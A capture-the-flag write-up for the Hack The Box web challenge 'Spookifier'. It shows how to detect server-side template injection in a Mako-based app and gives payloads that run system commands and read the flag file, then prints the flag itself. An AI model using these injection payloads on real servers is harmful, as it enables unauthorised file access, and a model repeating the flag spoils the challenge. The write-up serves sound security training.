Spookifier
December 26, 2022 · View on GitHub
Write-up author: jon-brandy
DESCRIPTION:
There's a new trend of an application that generates a spooky name for you. Users of that application later discovered that their real names were also magically changed, causing havoc in their life. Could you help bring down this application?
HINT:
- NONE
STEPS:
- Let's open the host given.
RESULT

- Let's input
Hallo.
RESULT

- Notice our input displayed as the parameter value.
- Let's try to input addition. | ${1+3}
RESULT

- Based from the result we got, we can suggest that the website is vuln to SSTI.
- Let's input another payload.
${system('cat flag.txt')}
RESULT

- Hmm.. try this one now:
${open('/flag.txt').read()}
RESULT

- Got the flag!
FLAG
HTB{t3mpl4t3_1nj3ct10n_C4n_3x1st5_4nywh343!!}
LEARNING REFERENCES:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#mako